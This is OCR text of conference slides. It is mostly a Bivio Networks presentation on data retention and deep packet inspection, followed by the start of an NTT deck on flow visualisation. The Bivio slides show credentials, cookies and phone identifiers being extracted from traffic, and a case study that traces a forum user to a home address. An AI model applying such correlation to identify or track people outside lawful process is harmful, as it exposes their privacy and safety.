
bivio networks

Data Retention

- Key piece of comprehensive Cyber Security strategy
- Investigative tool: provides ability to look back in time
- Complements and enhances existing tools
  - Lawful Interception
  - Packet capture/re-play


bivio networks

Network Probe



Context: Deep Packet Inspection Probing

- Far beyond legacy Layer 3/4 flow recording
- Far beyond protocol DPI
- Extraction of specific protocol or application info
- Enables vastly richer data mining and information set
- Enables run-time “user” identification through correlation




Deep Packet Inspection Probing


```
No.     Time        Source          Destination     Protocol Info
167207 0.756202890  10.145.19.66    10.145.19.90    GTP <HTTP> GET /img/2009/11/21/90x90-
                                                    alg_image.jpg HTTP/1.1

Frame 167207 (671 bytes on wire, 671 bytes captured)
Ethernet II, Src: Ericsson_ed:81:b0 (00:01:ec:ed:81:b0), Dst: JuniperN_67:5f:f1 (00:23:9c:67:5f:f1)
802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 202
Internet Protocol, Src: 65.213.148.66 (65.213.148.66), Dst: 65.213.148.6 (65.213.148.6)
User Datagram Protocol, Src Port: blackjack (1025), Dst Port: gtp-user (2152)
GPRS Tunneling Protocol
Internet Protocol, Src: 10.145.19.66 (10.145.19.66), Dst: 10.145.19.90 (10.145.19.90)
Transmission Control Protocol, Src Port: 53585 (53585), Dst Port: http (80), Seq: 1, Ack: 3683, Len: 565
Hypertext Transfer Protocol
GET /img/2009/11/21/90x90-alg_image HTTP/1.1\r\n
[Expert Info (Chat/Sequence): GET /img/2009/11/21/90x90-alg_image.jpg HTTP/1.1\r\n]
[Message: GET /img/2009/11/21/90x90-alg_image.jpg HTTP/1.1\r\n]
[Severity level: Chat]
[Group: Sequence]
Request Method: GET
Request URI: /img/2009/11/21/90x90-alg_image.jpg
Request Version: HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_2; en-us) AppleWebKit/525.18
(KHTML, like Gecko) Version/3.1.1 Safari/525.18\r\n
Referer: http://www.nydailynews.com/real_estate/2010/01/01/2010-01-
01_iconic_nyc_restaurant_tavern_on_the_green_closes_its_doors_friday_after_a_final_.html\r\n
Accept: */*\r\n
Accept-Language: en-us\r\n
Accept-Encoding: gzip, deflate\r\n
Cookie: WT_FPC=id=18.15.2.12-3609171504.30087201:lv=1277848799597:ss=1277848799597\r\n
Connection: keep-alive\r\n
Host: assets.nydailynews.com\r\n
\r\n
```

Deep Application Inspection

Correlation Example




Correlation Example: Traditional DR approach



Bivio Data Retention: Correlation for Context

Application IP




FTPLogin: Mickey/Passwd:duck: Act: put file

SRC:128.74.54.10/DST:1.1.1.1/Port:80

SRC:128.74.54.10/DST:1.1.1.1/Prt:21/Prot:FTP

SRC:128.74.54.10/DST:2.2.2.2/Port:8080

Infrastructure



BSID:78651424B


+1-415-555-1111/EMEI:00382934093/IMSI:17868A
+39-06-5567111/EMEI:0098765/IMSI:27868B


BSID:786514243

Bivio Data Retention: Correlation for Context

Application IP

Infrastructure





FTPLogin: Mickey/Passwd:duck: Act: put file

SRC:128.74.54.10/DST:1.1.1.1/Port:80

SRC:128.74.54.10/DST:1.1.1.1/Prt:21/Prot:FTP

SRC:128.74.54.10/DST:2.2.2.2/Port:8080

BSID:786514243

+1-415-555-1111/EMEI:35880801070760/IMSI:17868A
+39-06-5567111/EMEI:0098765/IMSI:27868B

BSID:786514243

RecNo:02A78BH83: +1-415-555-1111[IMEI:35880801070760/IMSI:17868A] frm 786514243
=> FTP {
Session Info: IP:1.1.1.1
Credential: Mickey/duck
Action: put file}

Case Study: Bomb Threat Response

12.00 pm: *Police noticed a menace message posted on a forum (about a bomb placed in central but unknown location)*

12.20 pm: *Secret Services engaged*

12.30 pm: *Contacted forum provider to determine the local user credential*

12.30 pm: *At the same time, contacted Bivio DRS administrator to retrieve data about sessions created toward the forum site*

12.35 pm: *Input query into the system "Which IP addresses accessed the forum site with the specific forum username?"*

12.36 pm: *Confirmed the carrier owning the SRC IP*

12.36 pm: *Input query into the system "To whom has the IP Address been assigned within the current timeframe?"*

12.36 pm: *Input query into the system "Which connection medium has the user used to access the network?"*

12.37 pm: *Result: IP -> subscriber ID -> BSID (Wimax) -> CPE Mac address -> user mac address*

12.40 pm: *CPE MAC correlated to CPE registration information, including name and address*

User MAC correlated to hardware element, confirming the owner's laptop

BSID confirmed physical home address covered by the BSS quadrant

14.01 pm: ***Suspect caught !***

bivio networks

Summary

- Data Retention an essential tool for Cyber Security
- Existing solutions focus on “retention” rather than enabling action and response
- Next generation DR systems must combine user context, correlation and coverage
- DR need to leverage DPI technology, Meta data, and storage and retrieval

bivio networks

Thank You

Joel Ebrahimi

Contact: jebrahimi@bivio.net

NTT

NTT Information Sharing Platform Laboratories

Flows as a topology chart

Hiroshi ASAKURA, Kensuke NAKATA,
Shingo KASHIMA, Hiroshi KURAKAMI

NTT Information Sharing Platform Labs.

Background

- Target
  - IaaS platform (cloud computing environment)
  - ISP backbone

- Our Goals
  - Referring to our tool for provisioning / capacity planning
  - Reducing the cost for troubleshooting


- Traffic Monitoring System “SASUKE”
  - “SASUKE” is a hero of Ninja, covert agent
    - fictitious character, a story of 16th century.
  - Collects Flow information from Exporters like a covert agent and report traffic information to a manager

“SASUKE”

Background – cont'd


- In FLOCON 2010, last year
  - Atsushi Kobayashi
    "SASUKE" Traffic Monitoring Tool: Traffic Shift Monitoring Based on Correlation between BGP Messages and Flow Data

- Features of this system:
  - Visualizing traffic data using BGP routing information and Flow data.
  - Showing these data as a stacked line chart



An Issue

- A part of this system has been tested in commercial service, but there is an issue.
  - Only traffic change of observation point is visualized over the time by stacked line charts.
  - The chart doesn't show where flows go or come from.
  - We have to trace flows manually on inside / outside our network

